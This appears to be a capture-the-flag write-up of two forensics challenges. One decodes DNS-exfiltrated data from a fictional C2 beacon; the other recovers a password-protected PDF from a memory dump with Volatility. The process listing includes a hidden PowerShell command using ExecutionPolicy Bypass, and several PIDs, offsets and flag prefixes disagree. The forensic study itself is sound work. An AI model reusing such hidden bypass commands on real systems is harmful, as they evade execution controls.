
Description: In the continuous war against The NeoCyberian Regime, FUN (Force Underground Network) was breached. Our Net Watchers found unusual outbound traffics from a crucial node. They managed to get an artifact from a memory dump believed to be a malware. They also captured the full traffic on the compromised host moments before it went dark. It is believed that the malware contains crucial intel on which data was being stolen.




For this challenge, we were given 2 files, a pcap file and an executable file.

```
(kali㉿ZD)-[~/Downloads/IBOH/The Bleeding Node]
$ ./NeoEvilBeacon
Initializing C2 connection ...
Target Domain: c2.malcorp.bizarre
Exfil Protocol: DNS-QUERY
Data Encoding Algorithm: Vigenère Encode → Base64 Encode
Key: owned
Beaconing complete.
```

When I execute the 'NeoEvilBeacon', I got the information as shown in above figure. From the figure we can obtain some critical information. The program seems to connect to a domain named 'c2.malcorp.bizarre' and some data were exfiltrated via the DNS. The data undergoes the encoding process with Vigenère with the key 'owned' then Base64.




By looking at the DNS traffic from the pcap file, we can see that there is communication with the ‘c2.malcorp.bizarre’ domain.




I tried to follow the UDP stream, and I found out that every communication with the DNS have some suspicious strings in the front. Try to reassemble them from the first packet to the last. We will get a complete base64 strings.

‘UEtVMjV7ZzJfazQ1X3AzM2pfcTNnMGczcn0=’



Now we got the based64 and it is time to decode the strings backward from base64 to Vigenère. After decoded the base64 I got 'PKU25{g2_k45_p33j_q3g0g3r}'



Then add the Vigenère decoder with the key 'owned'. We got the flag.

Title: Now I'm here, now I'm not

Description: I was viewing a document, then something happened, and my document closed! I can't find it anymore, can you?

<https://drive.google.com/file/d/12J9wqM2fOix1oe8CaG21COWIGVZXkm6/view?usp=sharing>

```
4668 Acrobat.exe -
3484 Acrobat.exe -
svchost.exe - C:\Windows\System32\svchost.exe -k LocalService -p -s WdServiceHost
2140 conhost.exe -
6220 AdobeCollabSyn -
1044 AdobeCollabSyn "C:\Program Files\Adobe\Acrobat DC\Acrobat\AdobeCollabSync.exe" -c
5660 AdobeCollabSync "C:\Program Files\Adobe\Acrobat DC\Acrobat\AdobeCollabSync.exe" -c --type=collab-renderer --proc=1044
6041 GID.exe - C:\Windows\System32\GID.exe -previewsid:[f9e09162d6404b9-8708-5a0f-fa9cc0df3f]
6048 arswev.exe - C:\Windows\System32\WindowsPowerShell\v1.0\arswev.exe
3982 powershell.exe -C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
1760 conhost.exe !?C:\Windows\System32\conhost.exe 0x4
1776 powershell.exe -C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
467286b3e20fad13f73fc1bf78.pdf -KeepSeconds 7200
2140 powershell.exe "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -File C:\tools\script.ps1 -Path C:\Users\Administrator\Desktop\79b5u7
467286b3e20fad13f73fc1bf78.pdf
1104 cmd.exe "C:\Windows\System32\cmd.exe"
4972 conhost.exe !?C:\Windows\System32\conhost.exe 0x4
5380 python.exe python - http.server 8080
7148 notepad.exe "C:\Windows\System32\NOTEPAD.EXE" -k LocalSystemNetworkRestricted -p -s WdServiceHost
1044 powershell.exe -C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -previewsid:[f9e09162d6404b9-8708-5a0f-fa9cc0df3f]
656 win32k.exe -C:\Windows\System32\svchost.exe -k PrintWorkflow -PrintWorkflowUserRvc
3780 svchost.exe C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s WdServiceHost
1772 chrome.exe -C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --no-pre-read-main-dll --disable-gpu-compositing --video-capture-use-gpu-memory-buffer --lang=en-US --device=sca
LangFactor=1 --raster-threshold=1 --use-gpu-for-2d-video=1 --use-gpu-for-3d-video=1 --use-gpu-for-3d-shaders=1 --use-gpu-for-3d-texture=1 --use-gpu-for-3d-transitions=1 --use-gpu-for-3d-transforms=1 --use-gpu-for-3d-wraps=1
97152 --field-trial-handle=2152,1,1864919513530523696,898022360247138845,262144 --variations-seed-version --trace-process-track-uid=319879123742232642 /prefetch:1
3208 chrome.exe "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --extension-process --init-isolate-as-foreground --no-pre-read-main-dll --disable-gpu-compositing --video-captur
e-use-gpu-memory-buffer --lang=en-US --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=154 --time-ticks-at-unix-epoch=-1762492540925405 --launch-time-ticks=421586127 --metrics-sheen-handle=
8928,1,24958331798599989,4928711910463405,2097152 --field-trial-handle=2152,1,186491951465297696,898022360247138845,262144 --variations-seed-version --trace-process-track-uid=3198791301631624 --mojo-p
latform-channel-handle=6756 /prefetch:1
6624 chrome.exe "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --no-pre-read-main-dll --pdf-renderer --disable-gpu-compositing --video-capture-use-gpu-memory-buffer --lang=en-US
--js-flags="--jitless --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=155 --time-ticks-at-unix-epoch=-1762492540925405 --launch-time-ticks=4215287259 --metrics-sheen-handle=1669288
2904 chrome.exe "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --no-pre-read-main-dll --disable-gpu-compositing --video-capture-use-gpu-memory-buffer --lang=en-US --device=sca
le-factor=1 --raster-threads=1 --renderer-client-id=159 --time-ticks-at-unix-epoch=-1762492540925405 --launch-time-ticks=4215287259 --metrics-sheen-handle=5904,1,421011932728408542,12998280889814894375,20
97152 --field-trial-handle=2152,1,186491951465297696,898022360247138845,262144 --variations-seed-version --trace-process-track-uid=31987913530152484 /prefetch:1
6048 powershell.exe -C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -previewsid:[f9e09162d6404b9-8708-5a0f-fa9cc0df3f]
5660 win32k.exe -C:\Windows\System32\svchost.exe -k PrintWorkflow -PrintWorkflowUserRvc
ack-uid=31987913530152484 /prefetch:8
5868 chrome.exe "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --no-pre-read-main-dll --disable-gpu-compositing --video-capture-use-gpu-memory-buffer --lang=en-US --device=sca
LangFactor=1 --raster-threshold=1 --use-gpu-for-2d-video=1 --use-gpu-for-3d-video=1 --use-gpu-for-3d-shaders=1 --use-gpu-for-3d-video=1 --use-gpu-for-3d-texture=1 --use-gpu-for-3d-wraps=1
SharedCacheMap 0xb98242f3d330 79b547467286b3e20fad13f73fc1bf78.pdf file.0xb98242f3d330.0xb98242722e90.DataSectionObject.79b547467286b3e20fad13f73fc1bf78.pdf.dat
SharedCacheMap 0xb98242f3d330 79b547467286b3e20fad13f73fc1bf78.pdf file.0xb98242f3d330.0xb98241283bb0.SharedCacheMap.79b547467286b3e20fad13f73fc1bf78.pdf.vacb
```

The file we downloaded was a memory raw file, which can be analyse with Volatility 3. By using the '*python3 vol.py -f memory.raw windows.cmdline*' command, it shows the list of executed command. From the output I found a suspicious command with the PID of 2140 and there is a path led to '467286b3e20fad13f73fc1bf78.pdf'.

```
L$ python3 vol.py -f memory.raw windows.filescan | grep 79b547467286b3e20fad13f73fc1bf78.pdf
0xb98242f3d330.0\Users\Administrator\Desktop\79b547467286b3e20fad13f73fc1bf78.pdf
```

I try to run the file scan to look for the suspicious pdf file, and located it offset - 0xb98242f3d330.

```
L$ python3 vol.py -f memory.raw windows.dumpfile --pid 6168 --virtaddr 0xb98242f3d330
Volatility 3 Framework 2.26.2
Progress: 100.00          PDB scanning finished
Cache   FileObject      FileName        Result
DataSectionObject    0xb98242f3d330 79b547467286b3e20fad13f73fc1bf78.pdf    file.0xb98242f3d330.0xb98242722e90.DataSectionObject.79b547467286b3e20fad13f73fc1bf78.pdf.dat
SharedCacheMap     0xb98242f3d330 79b547467286b3e20fad13f73fc1bf78.pdf file.0xb98242f3d330.0xb98241283bb0.SharedCacheMap.79b547467286b3e20fad13f73fc1bf78.pdf.vacb
```

I was then use the offset of the pdf file to extract it, and it output 2 files with different extension for.


```
[ZD@DESKTOP-3RKP009]-(/mnt/c/Users/ILLEGEAR/Desktop/CTF tools/volatility3-2.26.2/volatility3-2.26.2]
$ head file.0xb98242f3d330.0xb98242722e90.DataSectionObject.79b547467286b3e20fad13f73fc1bf78.pdf.dat
%PDF-1.4
%*obj
1 0 obj
<<
/Filter /Standard
/V 2
/Length 128
/R 3
/O <8A28A76D2036237642B22159285A04E781B86D1C974F7A0D1FC9ED263089303A>
/U <D21B6122B62A9C56E21F212F0C49209928BF4E5E4E758A4164004E56FFFA0108>

[ZD@DESKTOP-3RKP009]-(/mnt/c/Users/ILLEGEAR/Desktop/CTF tools/volatility3-2.26.2/volatility3-2.26.2]
$ head file.0xb98242f3d330.0xb98241203bb0.SharedCacheMap.79b547467286b3e20fad13f73fc1bf78.pdf.vacb
%PDF-1.4
%*obj
1 0 obj
<<
/Filter /Standard
/V 2
/Length 128
/R 3
/O <8A28A76D2036237642B22159285A04E781B86D1C974F7A0D1FC9ED263089303A>
/U <D21B6122B62A9C56E21F212F0C49209928BF4E5E4E758A4164004E56FFFA0108>
```


When I check for the file detail, I noticed that they are the same file just output into different type.

```
L$ file output.pdf
output.pdf: PDF document, version 1.4, 1 page(s)
```

Since I know it is PDF file, I change the file and extension.




The PDF file require password to unlock.



There is an online tool that can help to remove the pdf password.

<https://www.ilovepdf.com/>



When I open the pdf file, the flag is in white font. Copy the highlighted part and paste it somewhere else to reveal the flag.


G BOH25{y0u_f0und_my_d0cum3n7!}

Got the flag.


AI

Title: pika pika

